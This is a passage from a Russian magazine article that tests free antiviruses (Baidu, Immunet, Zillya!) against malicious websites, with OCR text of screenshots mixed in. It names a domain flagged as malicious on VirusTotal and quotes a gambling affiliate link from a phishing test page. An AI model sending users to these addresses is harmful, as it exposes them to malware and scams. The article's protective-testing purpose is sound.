тысячи объектов файловой системы.




Baidu Antivirus 2015 Free Forever

Your PC is safe now!

Items Scanned: 3943
Elapsed Time: 04 min 30 sec
Threats Detected: 0
Threats Resolved: 0

Baidu — быстрое сканирование

Интерфейс довольно наглядный. На вкладке ToolBox можно найти плагины, виджеты и дополнительные инструменты защиты. Мы не стали их использовать, чтобы не нарушать чистоту эксперимента. Перед тестами были включены только основные компоненты защиты, в том числе антивирусный монитор и защита от интернет-угроз.



Baidu Antivirus 2015 Free Forever


Common widgets
System Repair — Quickly repair system problems
Plug-in Cleaner — Remove malicious plug-ins to protect your privacy
Ad Blocker — Blocks annoying ads so webpages load three times faster
Browser Protection — Prevent homepage from being maliciously changed

All widgets
Baidu Cleaner — Ultra-clean cloud technology for PC
Traffic Firewall — View network traffic usage in real-time
Private Browsing — Surf the Internet safely
File Shredder — Permanently delete stubborn files and folders
Sandbox — Isolates unknown risks
Language Translator — Add your language to Baidu Antivirus
Network Repair
Software uninstallation

Engine: | Version: 5.8.0.150821 Database: 16.09.2016 13:59:25 Update
antivirus.baidu.com

Дополнительные компоненты Baidu

Нам бы хотелось написать подробнее, но снова оказалось не о чем. Антивирус Baidu оправдал свое название. Как и предыдущий участник тестов, он не распознал ни одной угрозы — даже несмотря на наличие отдельных инструментов для защиты от фишинга и вредоносных загрузок. Ни один из компонентов антивируса не сработал ни разу. Baidu Antivirus не определял зловредов на сайтах ни по сигнатурному, ни по поведенческому, ни по репутационному анализу — вообще никак.



Warning: Your Website Has Been Blacklisted!

Website: mogyang.net
Status: Site Potentially Harmful. Immediate Action is Required.

virustotal

URL-адрес http://mogyang.net/
Показатель выявления 6 / 68
Дата анализа 2016-09-16 12:18:19 UTC (0 минут назад)

Сканер ссылок	Результат
AutoShun	Malicious site
Malware Domain Blocklist	Malicious site
Sophos	Malicious site
BitDefender	Malware site
Fortinet	Malware site

Baidu игнорирует зараженные сайты

Полная проверка после завершения тестов длилась больше полутора часов, но также ничего не дала. Результат: 0 из 10.

Продолжение статьи →

← Начало статьи

ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 5

ТЕСТИРУЕМ ANVI SMART DEFENDER FREE, BAIDU ANTIVIRUS, IMMUNET ANTIVIRUS И ZILLYA! ↓

IMMUNET ANTIVIRUS 5.0.2


Облачный антивирус Immunet был разработан Cisco. Он устанавливается в ОС Windows XP — 10 любой разрядности и может работать совместно с другими антивирусами. Опционально к нему подключается движок ClamAV, который мы уже тестировали в составе Clam Sentinel.

Крошечный веб-инсталлятор размером в полмегабайта скачивает 16 Мбайт установочных файлов. После установки антивирус занимает 42 Мбайт. Сразу предлагается выполнить быстрое сканирование, на которое мы по традиции соглашаемся. По умолчанию отключены средства проверки ClamAV, а также сканирование архивов и упакованных исполняемых файлов. Это странная политика, но условия тестирования для всех должны быть одинаковы: используем настройки по умолчанию.

Трудно поверить, но и этот антивирус провалил все тесты. Забавно, что на фишинговой странице нам показали занимательную статистику, которая по стилю была похожа на рекламу внутри самого Immunet — в нем тоже приводятся внушительные цифры, взятые с потолка.

WARNING

Списки вредоносных сайтов были получены из открытых источников. Все тесты выполнялись в исследовательских целях. Они моделировали только защиту от веб-угроз и не могут использоваться для оценки эффективности антивирусов в других сценариях. Автор и редакция не несут ответственности за любые последствия полученной из данной статьи информации.



premiumgamepro.com/pokerdom/vsesvoi/reg/?partner=p47257p150781p6396&promo=3d0c0041-8be0-376f-e1f8-0157331b84de.130185
Immunet
Cloud Stats
22 523 916 people protected
Computer
Scan Now
Summary
History
Last Scanned
16.09.2016 15:51:41
Secure
Product
Update Now
Settings
Current Version
5.0.2.10301
Up To Date
CPU
Memory
Support
Feedback
About
600 000 ₽
Разыгрывается каждый день
3 000
Игроков онлайн каждый вечер
1 000
Игроков на реальные деньги
100%
Бонус на первый депозит

Immunet: 22,5 миллиона людей из 7,46 миллиарда защищены

Шесть лет назад редакция PCMag протестировала вторую версию этого антивируса и сформулировала свой вывод мягко: «Фактическое количество заблокированных установок [вредоносного ПО] было близко к 40 процентам... Это дополнительное средство, и компания не рекомендует использовать Immunet Free как единственную антивирусную защиту». Сейчас же мы не рекомендуем его использовать вовсе. Результат: 0 из 10.

ZILLYA!

В отличие от Immunet, украинский антивирус Zillya! v. 2.0.1075 от ALLIT Service позиционируется как самодостаточное средство защиты. Он сразу требует удалить из системы другие антивирусы. Это обычная практика предотвращения конфликтов между компонентами защиты в реальном времени от разных производителей, но стоит убедиться в равноценности замены. При размере дистрибутива 87 Мбайт Zillya! устанавливается быстро — секунд за сорок. Обещалось, что антивирус не будет показывать рекламу, но именно ее мы смотрели сразу после инсталляции в принудительно открытом окне браузера. Предварительный выбор русского языка не повлиял на рекламный текст — он отображался на украинском.


Дякуємо за довіру!
zillya.ua/dyakuemo_za_doviru
Zillya! Антивірус
Продукти
Придбати
Про нас
Підтримка
Публікації
Зроблено в Україні
Як зареєструвати Zillya! Антивірус Безкоштовний
YouTube

Дякуємо Вам за довіру!

Ваш комп'ютер надійно захищений.

